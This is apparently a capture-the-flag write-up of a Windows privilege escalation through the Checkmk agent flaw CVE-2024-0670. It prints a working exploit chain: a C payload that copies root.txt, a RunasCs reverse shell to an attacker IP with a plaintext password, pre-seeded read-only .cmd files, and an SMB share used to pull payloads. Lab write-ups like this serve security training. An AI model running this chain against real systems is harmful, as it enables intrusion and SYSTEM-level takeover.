2025-11-10 08:42:53.997 [srv 2908] Module 'python-3' has no package installed, this is normal

<SNIP>

2025-11-10 08:47:53.077 [ctl:3808] [cmk_agent_ctl::modes::pull][DEBUG] Got no pull request within five minutes. Registration may have changed, thus restarting pull handling.
2025-11-10 08:47:53.108 [ctl:3808] [cmk_agent_ctl::modes::pull][INFO] Start listening for incoming pull requests
2025-11-10 08:47:53.139 [ctl:3808] [cmk_agent_ctl::modes::pull][INFO] Listening on [::]:6556 for incoming pull connections (IPv6 & IPv4 if activated)
A couple interesting things here but as we confirmed, we have no way of writing to the plugins or local directories, let's try install/:
'echo test' > test.ps1
# Access to the path 'C:\ProgramData\checkmk\agent\install\test.ps1' is denied.
dir
# Access to the path 'C:\ProgramData\checkmk\agent\install' is denied.
There's also the original email from the fulldisclosure mailing list about this vulnerability, they mention that we should see a script located at C:\ProgramData\checkmk\agent\plugins\win_license.bat, that's not the case right now.
CVE-2024-0670
Again, advisory + fulldisclosure email.
- Werk #16361: Privilege escalation in Windows agent
- SEC Consult SA-20240307-0 :: Local Privilege Escalation via writable files in Checkmk Agent (CVE-2024-0670)
In order to execute some system commands Checkmk Windows agent writes cmd files to C:\Windows\Temp\ and afterwards executes them. The permissions of the files were set restrictive but existing files were not properly handled. If a cmd file already existed and was write protected the agent was not able to rewrite the file but did not handle this case and executed the file nevertheless.
dir
# Access to the path 'C:\Windows\Temp' is denied.
Get-Acl 'C:\Windows\Temp' | Format-List
Attempted to perform an unauthorized operation.
Man this is so sad… This one almost feels like the one, it's clear and well documented. Let's just check one thing:
'echo test' > C:\Windows\Temp\foo.ps1
C:\Windows\Temp\foo.ps1
test
type C:\Windows\Temp\foo.ps1
echo test
Interesting, ACLs don't inherit, ok so they mention that they explicitly tested 2.1.0, this gives me hope. Let's try to go trough their steps but blindly.
First we need to guess the format of the temp files created by check_mk they follow this format: C:\Windows\Temp\cmk_{}_{}_{}.cmd, those arguments are respectively: a specific string (usually all), the PID, and a counter (often 0 or 1).
The idea is to look at the possible PIDs for the check_mk_agent and to create all possible files before check_mk_agent does, if the file already exists it won't override it, and istead just run it as NT AUTHORITHY\SYSTEM.
The question is what payload do we want it to execute? The writeup uses a PS32 executable instead of following the .cmd. Though the AV fill prevent most revshells and msfvenom payloads, even with encoders and iterations. One solution is to make a simple payload on our own, I first tried with C# but the issue is size, C# is too bloated when doing stand-alones, I could keep the dll separate and put it next to all the files but no… I instead did it in C with the windows.h header file, this gives us a very small executable we can duplicate easily.
#include <windows.h>
#include <stdlib.h>
int main(void) {
    system("whoami > C:\\Users\\user\\Desktop\\whoami.txt");
    CopyFileA("C:\\Users\\Administrator\\Desktop\\root.txt", "C:\\Windows\\Temp\\root.txt", FALSE);
    return 0;
}
Most commands are blocked so I prefer doing both a whoami and a copy just to be sure.
du -sh testCs.exe
# 65M     testCs.exe

x86_64-w64-mingw32-gcc -O3 -s test.c -o test.exe
du -sh test.exe
# 20K     test.exe
How have we as a society normalized 65MB executables that contain 10 lines of code and one API call… Even with some basic optimization I still get 13MB.
Now we can upload our executable into the machine and copy it into all files.
# First let's check the PID of the process
get-process check_mk_agent
# Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
# -------  ------    -----      -----     ------     --  -- -----------
#     221      13     3696      12760              6164   0 check_mk_agent

# The idea is that by forcing a reset/reload of the agent we can get a new PID:
dir C:\Windows\Installer\
#     Directory: C:\Windows\Installer
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# -a----         3/28/2025   3:08 PM       12637696 1e6f2.msi
# -a----         5/10/2023   9:16 AM         184320 387c2.msi
# -a----         5/10/2023   9:21 AM         184320 387c6.msi
# -a----         5/10/2023   9:35 AM         192512 387ca.msi
# -a----         5/10/2023   9:39 AM         192512 387ce.msi
# -a----          4/2/2025   6:24 PM       60895232 387d1.msi

# Looking at the dates only two are recent enough to make sense:
msiexec /fa C:\Windows\Installer\1e6f2.msi
get-process check_mk_agent
#     234      15     3080      12740              2168   0 check_mk_agent
msiexec /fa C:\Windows\Installer\387d1.msi
get-process check_mk_agent
#     234      15     3080      12740              2168   0 check_mk_agent
Ok for some reason it doesn't reset, I tried also to check for all possible files with that PID or PIDs in that range, by modifying the script used in the writeup:
1000..10000 | ForEach-Object {
    $p = "C:\Windows\Temp\cmk_all_{0}_1.cmd" -f $_
    if (Test-Path $p -ErrorAction SilentlyContinue) { $p }
}
But nothing. While it doesn't make sense, I started to think about the web_svc user, which does have a C:\Users\web_svc\ directory I cannot access as monitoring_svc, and web_svc
can't PSRemote, though there's ways, we could try with runas though it's hard to use in a semi-interactive shell. Another pretty cool tool called RunasCs that wraps the runas command in a non-interactive-friendly way.
.\RunasCs web_svc dksehdgh712!@# powershell -r 10.10.14.155:4444
nc -lvnp 4444
# Ncat: Connection from 10.129.52.239:50600.
whoami
# nanocorp\web_svc
cd C:\Windows\Temp
dir
#     Directory: C:\Windows\Temp
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# d-----         11/3/2025   5:05 PM                vmware-SYSTEM
# -a----        11/11/2025   8:13 PM             53 af397ef28e484961ba48646a5d38cf54.db.ses
# -a----        11/11/2025   8:13 PM              0 mat-debug-5888.log
# -a----        11/12/2025   2:01 AM          37288 MpCmdRun.log
# -a----        11/11/2025   8:12 PM            102 silconfig.log
# -a----         11/4/2025   3:20 PM         189079 vmware-vmsvc-SYSTEM.log
# -a----         11/4/2025   3:18 PM          16602 vmware-vmtoolsd-Administrator.log
# -a----        11/11/2025   8:11 PM          20998 vmware-vmtoolsd-SYSTEM.log
# -a----        11/11/2025   8:28 PM           4891 vmware-vmtoolsd-web_svc.log
# -a----         11/4/2025   3:20 PM          66145 vmware-vmusr-Administrator.log
# -a----        11/11/2025   8:28 PM           5980 vmware-vmusr-web_svc.log
# -a----        11/11/2025   8:11 PM          20132 vmware-vmvss-SYSTEM.log
get-process check_mk_agent
#     234      15     3080      12740              2168   0 check_mk_agent
msiexec /fa C:\Windows\Installer\1e6f2.msi
get-process check_mk_agent
#     236      15     3644      13260              3900   0 check_mk_agent
dir *.cmd
# -a----        11/12/2025  12:31 PM           1069 cmk_all_3900_1.cmd
# -a----        11/12/2025  12:31 PM            423 cmk_data_3900_2.cmd
Amazing! We got it, ok let's run it a couple times, it seems, the PID is between 3000 and 8000. Let's craft our own payload, first I have a bad shell so I need to upload it as a .ps1 script, and also get out .exe to have all files be under the web_svc user.
# run.ps1
3000..8000 | foreach {
    copy C:\Windows\Temp\shell.exe C:\Windows\Temp\cmk_all_${_}_1.cmd;
    copy C:\Windows\Temp\shell.exe C:\Windows\Temp\cmk_data_${_}_2.cmd;
    Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true;
    Set-ItemProperty -path C:\Windows\Temp\cmk_data_${_}_2.cmd -name IsReadOnly -value $true;
}
smbserver.py -smb2support share . -u user -password user
net use Z: \\10.10.14.155\share /user:user user
copy Z:\shell.exe C:\Windows\Temp\shell.exe
copy Z:\run.ps1 C:\Windows\Temp\run.ps1
.\run.ps1
# If I dir there's indeed 10k files created.
msiexec /fa C:\Windows\Installer\1e6f2.msi
type C:\Windows\Temp\root.txt
# <redacted>